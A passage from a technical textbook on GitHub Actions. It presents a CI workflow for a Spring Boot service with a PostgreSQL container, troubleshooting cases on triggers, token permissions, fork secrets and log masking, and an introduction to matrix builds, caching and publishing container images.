


Figure 3.13. The job steps run on the runner machine and connect to PostgreSQL through the published port on localhost; the health check delays the first step until the database is ready.

3.3.2 Worked example

The complete ci.yml for orders-service

The workflow below builds and verifies `orders-service` on every pull request to `main` and every push to `main`, runs the integration tests against a PostgreSQL service container, and keeps the test reports. It is illustrative configuration (not run). The password `ci-only-password` protects a throwaway database that exists for the duration of one job and has no network exposure; it is deliberately not a secret, and no production credential belongs in a workflow file.

.github/workflows/ci.yml (illustrative configuration, not run) YAML

```yaml
name: CI

on:
  push:
    branches: [main]
    paths-ignore:
      - "docs/**"
      - "**.md"
  pull_request:
    branches: [main]
  workflow_dispatch:

permissions:
  contents: read

concurrency:
  group: ci-${{ github.workflow }}-${{ github.head_ref || github.ref }}
  cancel-in-progress: true

jobs:
```

.github/workflows/ci.yml (illustrative configuration, not run) (continued) YAML

```yaml
  build:
    name: Build and verify
    runs-on: ubuntu-latest
    timeout-minutes: 15
    services:
      postgres:
        image: postgres:16
        env:
          POSTGRES_DB: orders
          POSTGRES_USER: orders_app
          POSTGRES_PASSWORD: ci-only-password
        ports:
          - 5432:5432
        options: >-
          --health-cmd "pg_isready -U orders_app -d orders"
          --health-interval 5s
          --health-timeout 5s
          --health-retries 10
    steps:
      - name: Check out the commit
        uses: actions/checkout@v7

      - name: Set up JDK 21 with Maven cache
        uses: actions/setup-java@v6
        with:
          distribution: temurin
          java-version: "21"
          cache: maven

      - name: Build, test and verify
        run: ./mvnw --batch-mode --no-transfer-progress verify
        env:
          SPRING_DATASOURCE_URL: jdbc:postgresql://localhost:5432/orders
          SPRING_DATASOURCE_USERNAME: orders_app
          SPRING_DATASOURCE_PASSWORD: ci-only-password

      - name: Upload test reports
        if: ${{ !cancelled() }}
        uses: actions/upload-artifact@v7
        with:
          name: test-reports
          path: |
            target/surefire-reports/
            target/failsafe-reports/
            target/site/jacoco/
          retention-days: 14
          if-no-files-found: warn

  summary:
    name: Report summary
    needs: build
    if: ${{ !cancelled() }}
    runs-on: ubuntu-latest
    steps:
      - name: Download test reports
        uses: actions/download-artifact@v8
        with:
          name: test-reports
          path: reports

      - name: Write job summary
        run: |
          {
            echo "## Test reports"
            echo "Result files: $(find reports -name 'TEST-*.xml' | wc -l)"
            echo "Build result: ${{ needs.build.result }}"
          } >> "$GITHUB_STEP_SUMMARY"
```

sreram




Figure 3.14. The workflow has two jobs: `build` runs the Maven build next to a PostgreSQL service container and uploads the reports, and `summary` waits for it and runs even when `build` failed.

Reading the file line by line

Trigger and filters. The `push` trigger is limited to `main` and ignores changes that touch only documentation (`paths-ignore`). The `pull_request` trigger has no path filter on purpose: a required status check whose workflow is skipped by a path filter stays "pending" forever, and the pull request cannot be merged (see the problem of a workflow that does not start, below). `workflow_dispatch` adds a manual "Run workflow" button.

Permissions and concurrency. `contents: read` gives the token the minimum needed by `actions/checkout`. The concurrency group contains the workflow name and either the pull request branch or the ref, so a new push to the same pull request cancels the previous run.

The `build` job. `timeout-minutes: 15` stops a hung build; the default is 360 minutes, which would consume a large part of the monthly allowance. `actions/checkout@v7` clones the commit. `actions/setup-java@v6` installs a Temurin JDK 21 (the `distribution` keyword `temurin` is one of the keywords documented in the action's README) and, with `cache: maven`, restores and saves `~/.m2` keyed by the hash of the POM files, as described in the preceding chapter. The Maven step runs `./mvnw` (the wrapper) with `verify`, so the integration tests run. Spring Boot reads `SPRING_DATASOURCE_URL`, `SPRING_DATASOURCE_USERNAME` and `SPRING_DATASOURCE_PASSWORD` from the environment through relaxed binding, so the test configuration needs no change for CI.

Uploading reports. The condition `${{ !cancelled() }}` makes the step run after a failed Maven step (the default condition `success()` would skip it, and the failing reports would be lost) but not when the run was cancelled. The upload action's inputs `name`, `path`, `retention-days` (1 to 90, default 90) and `if-no-files-found` (`error`, `warn` or `ignore`) are documented in its README. Artifacts created with `upload-artifact` version 4 or later are immutable, and two jobs cannot upload to the same artifact name; matrix jobs therefore need unique names.

The `summary` job. `needs: build` orders it after `build`. The `!cancelled()` condition makes it run also when `build` failed, and the expression `${{ needs.build.result }}` contains `success`, `failure`, `cancelled` or `skipped`. The job downloads the artifact (the `name` input of `download-artifact@v8`; without it all artifacts are downloaded) and appends Markdown to the file named by `GITHUB_STEP_SUMMARY`, which GitHub renders on the summary page of the run.

Validating the file

A YAML file is checked for syntax before it is committed, because a syntax error produces an invalid workflow that shows up as an error in the Actions tab instead of running. PyYAML parses the file, and a short script prints the structure that GitHub will see. Syntax validity is necessary and not sufficient: PyYAML does not know the workflow schema, so a misspelled key such as `runs_on` passes. A schema-aware linter (the third-party tool `actionlint` is widely used for this; it was not available on the build machine) or the GitHub editor detects such errors.

check_workflow.py PYTHON

```python
import sys
import yaml

doc = yaml.safe_load(open(sys.argv[1]))
print("yaml.safe_load OK:", sys.argv[1])
print("top-level keys:", list(doc.keys()))
for name, job in doc["jobs"].items():
    steps = job.get("steps", [])
    kinds = ["uses" if "uses" in s else "run" for s in steps]
    print("job %-8s runs-on=%s needs=%s steps=%d (%s)"
          % (name, job.get("runs-on"), job.get("needs"), len(steps), ",".join(kinds)))
```

Syntax check of ci.yml on the build machine (real output) TERMINAL

```
$ python3 -I check_workflow.py .github/workflows/ci.yml
yaml.safe_load OK: .github/workflows/ci.yml
top-level keys: ['name', True, 'permissions', 'concurrency', 'jobs']
job build    runs-on=ubuntu-latest needs=None steps=4 (uses,uses,run,uses)
job summary  runs-on=ubuntu-latest needs=build steps=2 (uses,run)
```

The key `True` in the list is not an error. PyYAML implements YAML 1.1, in which the bare word `on` is a boolean, so the key `on:` is loaded as `True`. GitHub's own parser reads `on` as the string key. A script that validates workflows with PyYAML must therefore look up `doc.get("on", doc.get(True))`.

3.3.3 Hands-on

1. Create a repository `orders-service` on GitHub (or use an existing Spring Boot project that contains `mvnw`). Add `.github/workflows/ci.yml` with the content above.
2. Validate the syntax locally with the script above, then commit and push to a branch `ci-setup` and open a pull request to `main`. The workflow runs for the `pull_request` event; open the Actions tab and read the log of each step.
3. Break a test deliberately on the branch (change an expected value), push, and observe: the Maven step fails, the report upload still runs because of `!cancelled()`, and the pull request shows a failed check. Download the artifact `test-reports` from the run summary and find the failing test in `target/surefire-reports`.
4. Push two commits in quick succession to the branch and observe that the first run is cancelled by the concurrency rule (status "cancelled").
5. Remove the `services:` block and run again. Spring Boot cannot connect to the database on `localhost:5432` and the integration tests fail with a connection error; the failure shows why the health check and the port mapping are part of the job.
6. Start the workflow manually (`gh workflow run ci.yml`), follow it with `gh run watch`, and print the log of failed steps with `gh run view RUN_ID --log-failed`.

3.3.4 Real-world problems and solutions

Problem: the workflow does not start

Scenario. A new `ci.yml` is merged. Pushes and pull requests show no run in the Actions tab.

Symptoms. No run appears; or a required check shows "Expected, waiting for status to be reported" on a pull request that changed only a documentation file.

Diagnosis. The following causes are checked in order. (1) The file must be in `.github/workflows/` of the default branch or of the branch pushed, and have the extension `.yml` or `.yaml`; a file in `.github/workflow/` (singular) is ignored. (2) A YAML syntax error is shown as an error banner in the Actions tab for the file. (3) The filters: a `branches: [main]` filter does not match a push to `feature/x`; a `paths` filter does not match a push that changed other files; a tags-only `push` filter does not run for branches. (4) The `pull_request` event does not run when the pull request has a merge conflict. (5) A workflow with `schedule` or `workflow_dispatch` runs only if the file exists on the default branch. (6) Actions may be disabled for the repository, or the run may need approval (first-time contributor on a public repository). (7) The commit message contains a skip instruction (`[skip ci]`, `[ci skip]`, `[no ci]`, `[skip actions]`, `[actions skip]` or a `skip-checks: true` trailer), which GitHub honours for `push` and `pull_request` events; a workflow skipped by such an instruction, by a path filter or by a branch filter leaves its checks pending, and a required check then blocks the merge until a new commit is pushed.

Root cause. In the case at hand, the workflow has `paths: ["src/**"]` and the documentation-only pull request touches no matching file. The workflow is skipped, and because it is a required status check, GitHub waits for a status that will never be reported.

Fix. Remove the path filter from the pull request trigger, or keep the check always reporting by running the workflow and skipping steps conditionally inside it, using a job that tests which files changed. Path filters on `push` are harmless, since no check is required for them.

Prevention. Keep trigger filters minimal for workflows that are required checks. Validate the YAML before committing, and review the Actions tab after the first merge of a new workflow.

Problem: GITHUB_TOKEN permission denied

Scenario. A new step comments on the pull request with the result of the coverage check, using `gh pr comment`. It fails.

Symptoms. The log shows `Resource not accessible by integration` (HTTP 403) from the API call.

Diagnosis. The workflow starts with `permissions: contents: read`. The log section "Set up job" shows the `GITHUB_TOKEN Permissions` that the job received, which lists the effective scopes. The scope `pull-requests` is `none`, because declaring one scope sets all others to `none`.

Root cause. The token has not been granted the permission the API operation requires. The same message occurs for pushing a package (`packages: write` missing), creating a release (`contents: write` missing) and for pull requests from forks, where the token is read-only regardless of the declaration.

Fix. Grant the minimum scope to the job that needs it, not to the workflow:

permissions-job.yml (illustrative configuration, not run) YAML

```yaml
permissions:
  contents: read

jobs:
  comment:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      pull-requests: write
    steps:
      - run: gh pr comment "$PR" --body "Coverage check passed"
        env:
          GH_TOKEN: ${{ github.token }}
          GH_REPO: ${{ github.repository }}
          PR: ${{ github.event.pull_request.number }}
```

For pull requests from forks, comment through a separate workflow triggered by `workflow_run` that has the permission, and treat all data from the fork as untrusted.

Prevention. Declare `permissions` explicitly in every workflow, begin with `contents: read` and add scopes per job when an API error demands it.

Problem: a pull request from a fork has no secrets

Scenario. A contributor opens a pull request from a fork of the repository. The workflow step that publishes a coverage report to an external service needs `secrets.COVERAGE_TOKEN`.

Symptoms. The step fails with an authentication error, or the variable is empty. The same workflow succeeds on branches of the main repository.

Diagnosis. The expression `${{ secrets.COVERAGE_TOKEN }}` evaluates to an empty string for a fork, which the log shows as an empty value in the environment of the step (masked values appear as `***`, an empty value appears as nothing).

Root cause. By design, workflows triggered from forks do not receive secrets (except the read-only `GITHUB_TOKEN`), so that fork code cannot read them.

Fix. Separate untrusted from trusted work. Run build and tests in the `pull_request` workflow without secrets (the tests need none). Publish results from a trusted context: either a `workflow_run` workflow that downloads the artifact of the first run and publishes it without executing any contributed code, or a step that runs only for the main repository (`if: github.event.pull_request.head.repo.full_name == github.repository`). Do not switch the trigger to

`pull_request_target` to obtain secrets while checking out the fork's code; that combination gives the fork's code access to the secrets.

Prevention. Design workflows so that the build job needs no secrets. Secrets are needed for deployment and publishing, which happen on `main` after review.

Problem: duplicate runs for the same commit

Scenario. Each push to a pull request branch shows two CI runs for the same commit.

Symptoms. The checks list contains "CI / build (push)" and "CI / build (pull_request)" for the same SHA.

Diagnosis. The workflow has `on: [push, pull_request]` without branch filters, so a push to a branch with an open pull request triggers both events.

Root cause. Both events fire: `push` because commits arrived on a branch, and `pull_request` because the pull request was synchronised. The two runs test different things (the branch head and the merge commit), but for most projects one of them is enough.

Fix. Limit `push` to `main` (and release branches) and let pull requests be tested by the `pull_request` event, as in the workflow above. Add the concurrency group so that superseded runs are cancelled.

Prevention. Decide per event what it is for: `pull_request` validates proposed changes, `push` to `main` validates what was merged and starts delivery.

Problem: a secret appears in the log

Scenario. A step prints diagnostic information about the database connection to find a login error.

Symptoms. The password is visible in plain text in the log of a public repository, although the workflow only reads it from `secrets`.

Diagnosis. Masking replaces exact matches of registered secret values. The step ran `echo "$DB_PASSWORD" | base64` and `mvn -X` (debug mode that prints all properties). The base64 form of the secret is a different string and is not masked. The Maven debug output printed the password inside a larger string that included URL encoding of a special character.

Root cause. Masking is a best-effort string match and not a guarantee (per the secure use reference, consulted October 2026). Transformed, encoded or structured copies of a secret are not recognised.

Fix. Delete the run's logs (a repository administrator can delete a workflow run), rotate the secret immediately, because anyone could have read it while the log was available, and search the log history and artifacts for further copies. Replace the debugging step with a safe one that prints only the length or the first character of non-sensitive identifiers.

Prevention. Never print secrets or derived values; do not run tools in debug mode with secrets in the environment; create one secret per sensitive value instead of one JSON blob (JSON structure defeats redaction); register derived values with `::add-mask::`; pass secrets through `env:` of the single step that needs them, not at workflow level; and prefer short-lived credentials (OIDC, described in the next chapter) over stored keys.

3.3.5 Questions to expect

1. **What is the difference between a workflow, a job and a step?** A workflow is a YAML file started by events. It contains jobs that run in parallel on separate runners unless ordered with `needs`. A job contains steps that run sequentially on one runner and share its file system.
2. **What is the difference between `uses` and `run`?** `run` executes a shell command. `uses` invokes a reusable action such as `actions/checkout@v7`, with inputs given under `with`.
3. **How do jobs exchange data?** Through job `outputs` (small strings, read as `needs.JOB.outputs.NAME`), through artifacts (files, uploaded and downloaded) and through caches (dependencies, best-effort). They share no file system.
4. **What is the `GITHUB_TOKEN`, and how is its scope limited?** A short-lived token created per job that authenticates API calls for the workflow's repository. Its scopes are set by the `permissions` key; declaring any scope sets the others to `none`, so each workflow should declare the least privilege it needs.
5. **Why does a pull request from a fork not see secrets?** Because the code comes from a person without write access, and secret access would let that code print or exfiltrate them. Forks receive a read-only token and no secrets. `pull_request_target` runs with secrets and is dangerous if it executes fork code.

6. **How is a PostgreSQL database provided to integration tests in a workflow?** With a service container under `services:`, a published port (or the service label as host name when the job runs in a container) and a health check through `options` so that the job starts after the database is ready.
7. **Why pin actions to a commit SHA?** A tag can be moved by the action's maintainer, so a compromised repository could change the code that runs with the workflow's secrets. A full-length commit SHA is immutable.
8. **A workflow is not triggering. What is checked?** The location and extension of the file, YAML syntax errors in the Actions tab, the `on:` filters for branches, tags and paths, merge conflicts for `pull_request`, whether the file is on the default branch for `schedule`, and whether Actions is enabled and the run needs approval.

KEY POINTS

Key points

- A workflow (YAML in `.github/workflows/`) is started by events, runs jobs in parallel on separate runners, and each job runs steps that either use an action or run a command.
- `needs` orders jobs, `outputs` pass small values, artifacts pass files, and `if` with status functions controls execution; `!cancelled()` is preferred to `always()`.
- Declare `permissions` explicitly; `GITHUB_TOKEN` is per job and short-lived; events caused by it do not start new runs.
- Pull requests from forks get no secrets and a read-only token; never combine `pull_request_target` with executing fork code.
- Use `concurrency` to cancel superseded CI runs, a service container with a health check for PostgreSQL, and `timeout-minutes` to bound hung jobs.
- Path and branch filters are the main cause of workflows that silently do not run; keep filters minimal on required checks.

3.4 GitHub Actions: Matrices, Images, Environments and Reuse

A single `ci.yml` that builds and verifies one commit is the beginning of a delivery pipeline. A real service additionally has to be tested on more than one Java version, built faster through caching, packaged as a container image, published to a registry, deployed to staging and production with a human approval in between, released with a version tag, and kept secure over years. Each of these needs an additional feature of GitHub Actions, and each feature has a failure mode that costs a fresher a day if it is not known. This chapter covers the features in the order in which a pipeline typically grows, and then the operational topics: cost and limits, debugging and local runners.

All workflow listings are illustrative configuration (not run), since GitHub Actions cannot be executed on the build machine; every YAML and JSON listing was syntax-checked with the PyYAML and JSON parsers. Action versions, inputs and platform rules were verified against docs.github.com and the repositories of the actions in October 2026 and are stated as such. The latest major versions found at that date were `actions/checkout` v7, `actions/setup-java` v6, `actions/cache` v6, `actions/upload-artifact` v7, `actions/download-artifact` v8, `docker/login-action` v4, `docker/setup-buildx-action` v4, `docker/metadata-action` v6, `docker/build-push-action` v7 and `aws-actions/configure-aws-credentials` v6.

3.4.1 Concept and mechanism

Matrix builds

A library or service that supports several Java versions must be tested on each of them. Copying the job three times is error-prone, so a job can declare `strategy.matrix`: GitHub creates one job for each combination of the matrix values, and the values are read through the `matrix` context. A matrix produces at most 256 jobs per run (per docs.github.com, consulted October 2026).




Figure 3.15. One job definition expands into one job per matrix value; each job has its own runner and cache, and with fail-fast set to false a failure in one combination does not cancel the others.

matrix-example.yml (illustrative configuration, not run) YAML

```yaml
jobs:
  test:
    name: JDK ${{ matrix.java }}
    runs-on: ubuntu-latest
    continue-on-error: ${{ matrix.experimental }}
    strategy:
      fail-fast: false
      matrix:
        java: [17, 21]
        experimental: [false]
        include:
          - java: 25
            experimental: true
    steps:
      - uses: actions/checkout@v7
      - uses: actions/setup-java@v6
        with:
          distribution: temurin
          java-version: ${{ matrix.java }}
          cache: maven
      - run: ./mvnw --batch-mode --no-transfer-progress verify
      - uses: actions/upload-artifact@v7
        if: ${{ !cancelled() }}
        with:
          name: test-reports-jdk${{ matrix.java }}
          path: target/surefire-reports/
```

What to notice: `include` adds one more combination (Java 25) that carries an extra variable, `experimental`, so that a failure on the newest JDK is reported without failing the run (`continue-on-error` at job level). `fail-fast: false` keeps the other combinations running when one fails; the default is `true`, which cancels the remaining jobs of the matrix after the first failure. The artifact name contains the matrix value, because artifacts created with `upload-artifact` version 4 or later are immutable and jobs cannot upload to the same name (per the action's README, consulted October 2026). The range of Java versions is chosen from the framework's support matrix: the Spring Boot documentation consulted in October 2026 (version 4.1.1) lists Java 17 as the minimum and Java 26 as the highest compatible version; the line used by `orders-service` (Spring Boot 3) has its own system requirements page that must be consulted before adding a version.

Caching

Downloading dependencies dominates the duration of short builds. The cache stores directories between runs. `actions/setup-java` offers `cache: maven` for the common case, which keys the cache on the hash of the `pom.xml` files. The general mechanism is `actions/cache` with an explicit key. Its rules (per docs.github.com and the action README, consulted October 2026) explain every cache problem.

The key identifies the cache. On restore, GitHub looks for an exact match of `key` first, then for a prefix match of `key`, then for each entry of `restore-keys` in the order listed (a prefix match returns the most recently created cache), and if nothing matches in the current branch the same search is repeated on the default branch. The output `cache-hit` is

`true` only for an exact match of `key`; a restore-key match or a miss does not set it. A cache entry is immutable: "You cannot change the contents of an existing cache", so updated contents require a new key. A new cache is saved at the end of the job (in a post step) only if the job succeeded and the exact key did not exist.




Figure 3.16. Restore tries the exact key, then the prefix keys, then the default branch; the post step saves a new cache under the exact key only when the job succeeded and the exact key was absent.

cache-example.yml (illustrative configuration, not run) YAML

```yaml
      - name: Restore Maven repository
        uses: actions/cache@v6
        with:
          path: ~/.m2/repository
          key: ${{ runner.os }}-maven-${{ hashFiles('**/pom.xml') }}
          restore-keys: |
            ${{ runner.os }}-maven-
```

If the POM changes by one dependency, the exact key misses, the prefix `Linux-maven-` restores the most recent older cache, Maven downloads only the new dependency, and a new cache is saved under the new exact key. Without `restore-keys`, every dependency change would start from an empty repository.

Aspect	Cache	Artifact	Job output
Purpose	Speed up repeated work	Keep or pass files	Pass small values
Guarantee	Best effort; may be evicted	Retained for `retention-days`	Available to dependent jobs
Scope	Branch-based (current, base and default branch)	One workflow run, downloadable afterwards	One workflow run
Limits	10 GB per repository; entries unused for 7 days are evicted	Storage quota by plan; default retention 90 days	1 MB per job, 50 MB per run
Typical content	`~/.m2/repository`	Test reports, jar	Version string, image digest

Cache, artifact and output compared.

Cache access is restricted by branch. A run can restore caches created on its own branch and on the default branch; for pull requests also the base branch; caches of sibling branches are not visible, and a cache created by a pull request run is scoped to the merge ref, so only re-runs of that pull request can restore it. The default limit is 10 GB per repository, and the least recently accessed entries are evicted when it is exceeded.

Building and publishing a container image to GHCR

The GitHub Container Registry (GHCR, `ghcr.io`) stores images next to the repository. Images are addressed as `ghcr.io/NAMESPACE/IMAGE_NAME:TAG`. Inside a workflow, `GITHUB_TOKEN` authenticates the push for packages that belong to the repository's account, provided that the job has `packages: write`. A newly published package is private by default, and an image pushed from the command line is not linked to a repository unless it carries the label `org.opencontainers.image.source` (per docs.github.com, working with the Container registry, consulted October 2026); the metadata action described below adds the standard OCI labels, including this one.

Four actions of the `docker` organisation form the usual sequence. `docker/setup-buildx-action` creates a Buildx builder (Buildx is the Docker CLI plugin that provides the BuildKit builder, with caching and multi-platform builds). `docker/login-action` logs in to a registry. `docker/metadata-action` computes image tags and labels from the Git context. `docker/build-push-action` runs the build and pushes the result. Per the README of the metadata action (consulted October 2026), the `tags` input takes one rule per line: `type=ref,event=branch` yields the branch name, `type=ref,event=pr` yields `pr-NUMBER`, `type=semver,pattern={{version}}` yields the version of a semantic version tag (`v1.4.0` gives `1.4.0`), and `type=sha` yields a short commit tag (`sha-` followed by seven characters). Its outputs are `tags`, `labels` and `version`.




Figure 3.17. The metadata action turns the triggering Git event into tags and labels; the build action pushes one image manifest that all tags point to, except for pull requests, which build without pushing.

